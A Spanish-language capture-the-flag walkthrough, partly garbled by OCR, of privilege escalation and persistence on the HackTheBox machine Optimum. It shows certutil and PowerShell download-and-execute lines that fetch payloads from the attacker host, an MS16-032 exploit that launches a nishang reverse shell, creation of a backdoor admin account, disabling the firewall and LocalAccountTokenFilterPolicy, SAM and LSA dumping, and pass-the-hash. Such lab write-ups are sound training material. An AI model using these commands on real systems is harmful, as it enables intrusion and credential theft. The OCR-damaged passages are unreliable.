:\Users\kostas\Desktop\pwned>certutil -f -split -urlcache http://10.10.14.6:80/41020.exe directexploit.exe
ertutil -f -split -urlcache http://10.10.14.6:80/41020.exe directexploit.exe
 000000 ...
 088c00
CertUtil:n=URLCache command completed successfully.
C:\Users\kostas\Desktop\pwned>dir
dir
Volume in drive C has no label.
Volume Serial Number is EE82-226D
Directory of C:\Users\kostas\Desktop\pwned
                     <DIR>
22/02/2024 02:14
22/02/2024 02:14
22/02/2024 02:14
                            560.128 directexploit.exe
                              16.678 Sherlock.ps1
                               576.806 bytes
                          5.619.421.184 bytes free
```

ejecuto



y somos nt authority\system

AHORA utilizamos el exploit del MS16-032) (PowerShell) sin embargo al leer el exploit no entendi mucho por lo cual busco en internet https://vk9-sec.com/microsoft-windows-7-10-2008-2012-r2-x86-x64-local-privilege-escalation-ms16-032-2016-0099/



Exploit (Manual)

We will use (https://www.exploit-db.com/exploits/39719) exploit, however, empire has a better implementation. So, this will be an Empire demo.

Empire is a post-exploitation framework that includes a pure-PowerShell2.0 Windows agent, and a pure Python 2.6/2.7 Linux/OS X agent. It is the merge of the previous PowerShell Empire and Python EmPyre projects. (https://github.com/EmpireProject/Empire)

Requirements

tambien buscando en todo lo que dice exploit

```
Author: Ruben Boonen (@ruzzySec)
```

Blog: http://www.fuzzysecurity.com/

License: BSD 3-Clause

Required Dependencies: PowerShell v2+

Optional Dependencies: None

. EXAMPLE

C:\PS> Invoke-MS16-032


#>

vemos que hay qeu invocar la funcion

y en efecto se invoca y se llama una rev de nishang debido a que es powersehll

```
$StartTokenRace.Stop()
$SafeGuard.Stop()
}
Invoke-MS16032 -Command "iex(New-Object Net.WebClient).DownloadString('http://10.10.14.12:7777/reverse_shell.ps1')"
```

en search exploit tambien aparece searchsploit windows 2012 priv



lo descargo y le cambio el nombre

ahora hago una copia de otro nishang y cambio el port

```
}
Invoke-PowerShellTcp -Reverse -IPAddress 10.10.14.<mark>6</mark> -Port 122
```

modifico el script del ms16

Invoke-MS16-032 -Command "iex(New-Object Net.WebClient).DownloadString('http://10.10.14.6:80/nis2.ps1')

```
368 $StartTokenRace.Stop()
369 $SafeGuard.Stop()
370 }
371 Invoke-MS16-032 -Command "iex(New-Object Net.WebClient).DownloadString('http://10.10.14.6:80/nis2.ps1|')"
```


transfiero con certutil.

certutil -f -split -urlcache http://10.10.14.6:80/ms16_032.ps1

y ejecuto con powershell obviamente antes escucho con nc por el 122

vemos que ejecuta pero no hizo nada

Despues de casi perder las esperanzas y ver un write up buscando MS16-032 exploit manual



encontre la explicacion de porque no funciona Los exploits del kernel son sensibles a la arquitectura. A powershell de 32 bits fue lanzado en una arquitectura de 64 bits. Vamos a ejecutar el script de nuevo con la ruta completa de x64 powershell esta vez (C:\Windows\sysnative\WindowsPowershell\v1.0\powershell.exe):

Problemas con ejecucion de exploits kernel windows

C:\Windows\sysnative\WindowsPowershell\v1.0\powershell.exe -ep bypass .\Invoke-MS16032.ps1

```
(kali@ kali)-[~/machineshtb/Optimum]

$\frac{1}{2}\text{rlwrap nc -lnvp 122} \\
\text{listening on [any] 122 \tau. Tools Tree Search View Bookmarks He connect to [10.10.14.6] from (UNKNOWN) [10.10.10.8] 49198
\text{Windows PowerShell running as user OPTIMUM$ on OPTIMUM \text{Copyrightn(C) 2015 Microsoft Corporation. All rights reserved.}

PS C:\Users\kostas\Desktop\pwned>\text{pwned>whoamilackTheBox — Optimum 18 jun 2021 — In this article, I am g manually (without using metasploit).}

\text{Exploit-DB}
```

Para mantener el acceso podemos agregar un usuario , añadirle permisos de smb e inclusive extar hashes - sam

agreamos el un usuario

net user amado P@ssword /add


```
PS C:\Users\kostas\Desktop>
net user amado P@ssword /add
The command completed successfully.

PS C:\Users\kostas\Desktop>
net user amado P@ssword /add
The command completed successfully.


PS C:\Users\kostas\Desktop>
net users amado net user amado net users net users
```

lo añadimos al grupo local de administradores

net localgroup Administrators Amado /add




ahora como solo tenemos en la maquina el port 80 la idea es validar si el 445 de smb esta habilidato para eso vemos si lo tiene abierto en la maquina desde adentro netstat -ano




para habilitarlo podriamos deshabilitar todas las politicas del firewall de windows para ello vaemos que politicas estan activas

netsh advfirewall show allprofiles



se identifcian que todas estan encendidas o en ON

netsh advfirewall set allprofiles state off



```
MaxFileSize
                                        4096
Private Profile Settings:
State Optimum
Firewall Policy
                                        BlockInbound, AllowOutbound
LocalFirewallRules
                                        N/A (GPO-store only)
                             se identifcN/A (GPO-store:only) ncendidas o en ON
LocalConSecRules
InboundUserNotification
                                        Disable
RemoteManagement
                                        Disable
UnicastResponseToMulticast
                                        Enable
Logging:
```

ahora si hacemos un nmpa de los puertos abiertos

```
~/machineshtb/Optimum
   nmap -Pn --open 10.10.10.8e-T/entifcian que todas estan encendid
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-15 23:43 -05
Nmap scan report for 10.10.10.8 (10.10.10.8)
Host is up (0.073s latency).
Not shown: 990 closed tcp ports (conn-refused)
PORT
          STATE SERVICE
80/tcp
                http
          open
135/tcp
         open
                msrpc
139/tcp
                netbios-ssn
         open
445/tcp
                microsoft-ds
         open
                unknown
49152/tcp open
49153/tcp open
                unknown
49154/tcp open
                unknown
49155/tcp open
                unknown
                unknown
49156/tcp open
                unknown
49157/tcp open
Nmap done: 1 IP address (1 host up) scanned in 1.10 seconds
      ~/machineshtb/Optimum
```

vemos varios o mejo dicho todos los del netstat y en especial el 445 para utilzar crackmapexec crackmapexec smb 10.10.10.8 -u Amado -p'P@ssword'

```
crackmapexec smb 10.10.10.8 -u Amado -p'P@ssword'

10.10.10.8 445 OPTIMUM [*] Windows Server 2012 R2 Standard 9600 x64 (name:OPTIMUM) (domain:optimum) (signing:False) (SMBv1:True)

10.10.10.8 445 OPTIMUM [+] optimum\Amado:P@ssword
```

desafortunadamente no tenemos pwned a pesar de estar en el grupo de administradores

```
PS C:\Users\kostas\Desktop> net user Amado
User name
                             amado
Full Name
Comment
User's comment
Country/region code
                             000 (System Default)
Account active
Account expires
                             Never
Password last set
                             22/2/2024 3:29:43 ??
Password expires
                             4/4/2024 3:29:43 ??
Password changeable
                             22/2/2024 3:29:43 ??
Password required
                             Yes
User may change password
                             Yes
Workstations allowed
                             A11
Logon script
User profile
Home directory
                             22/2/2024 3:46:42 ??
Last logon
Logon hours allowed
                             A11
Local Group Memberships
                           de*Administrators nte no *Users os pwned a po
Global Group memberships
                             *None
The command completed successfully.
PS C:\Users\kostas\Desktop>
```

esto se debe a que existe una politica para restringir el acceso a usuarios locales a recuros determionados **LocalAccountTokenFilterPolicy**

https://autonomiahacker.com/index.php/2023/05/24/localaccounttokenfilterpolicy/

Que es la politica LocalAccountTokenFilterPolicy?

LocalAccountTokenFilterPolicy es una política de seguridad utilizada en los sistemas operativos Windows para restringir el acceso de las cuentas de usuario local a determinados recursos o acciones en el sistema. Esta política se utiliza para mejorar la seguridad limitando los privilegios de las cuentas de usuario locales y evitando que tengan acceso a recursos sensibles o realicen acciones que podrían comprometer la integridad del sistema.

l a nolítica "LocalAccountTokenFilterPolicy" se anlica a las cuentas de usuario locales que son miembros del gruno Administradores. Por defecto, cuando

siguiendo el link tambien nos indica como deshabilitarla

cmd /c reg add HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\system /v LocalAccountTokenFilterPolicy /t REG_DWORD /d 1 /f

PS C:\Users\kostas\Desktop> cmd /c reg add HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\system /v LocalAccountTokenFilterPolicy /t REG_DWORD /d 1 /f The operation completed successfully.

PS C:\Users\kostas\Desktop>

"kali" 23:55 15

ejecutamos nuevamente crackmapexec

```
- \| \tag{\text{windows-Exploit-Suggester} \| \text{23:48} \| \text{cackmapexec smb 10.10.10.8} \| - u \| Amado \| -p'P@ssword' \| \text{size 10.10.10.8} \| 445 \quad \text{OPTIMUM} \| \[ \psi \] \| \text{Windows-Exploit-Suggester} \| \text{Vindows Server 2012 R2 Standard 9600 x64 (name:OPTIMUM) (domain:optimum) (signing:False) (SMBv1:True) \| \text{SMBv} \quad \text{10.10.10.8} \quad \quad 445 \quad \text{OPTIMUM} \| \[ [+] \quad \text{optimum} \\ Amado:P@ssword \( \text{Pwn3d!} \) \| \text{Vindows-Exploit-Suggester} \| \text{V
```

y ahora el dumpeo de hashes sam para hacer luego pass de hash

crackmapexec smb 10.10.10.8 -u Amado -p'P@ssword' --sam

pass the hash crackmpaexec

crackmapexec smb 10.10.10.8 -u Administrator -H d90b270062e8b9f118ab8e0f733df391

recordemos que siempre el hash es la utlima cifra

impacket-psexec Administrator@10.10.10.8 -hashes :d90b270062e8b9f118ab8e0f733df391

tambien podriamos ver credenciales en texto plano LSA secrets

crackmapexec smb 10.10.10.8 -u Amado -p'P@ssword' --lsa

```
-/machineshtb/Optimum
```